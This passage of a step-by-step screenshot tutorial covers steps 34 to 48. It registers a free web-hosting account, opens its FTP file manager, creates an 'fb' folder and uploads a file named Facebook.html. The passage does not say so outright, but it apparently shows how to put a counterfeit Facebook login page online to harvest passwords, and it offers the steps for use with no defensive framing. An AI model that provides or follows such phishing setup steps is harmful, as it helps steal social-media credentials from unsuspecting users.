Password must have minimum 6 characters including letters and numbers.
Do not use special characters or spaces.


I have read the [Service Agreement](#) and agree to its terms. ↑

CREATE ↑


Steep 34:- Click on Create.




Step 35:- Click on <http://demohosting.eu5.org>.




Step 36:- Account was created.




Step 37:- Type /ftp.




Step 38:- Fill above details.




Step 39:- Click on Login.




Step 40:- Click on New dir.




Step 41:- Type fb & Click on Tick.




Step 42:- Click on Blue Tick.




Step 43:- fb Folder is Created & Open it.




Step 44:- Click on Upload.




Step 45:- Click on Choose File.




Step 46:- Select Facebook.html & Click on open.




Step 47:- Click on Green Tick.




Step 48:- File Uploaded successfully & Click on Choose File.



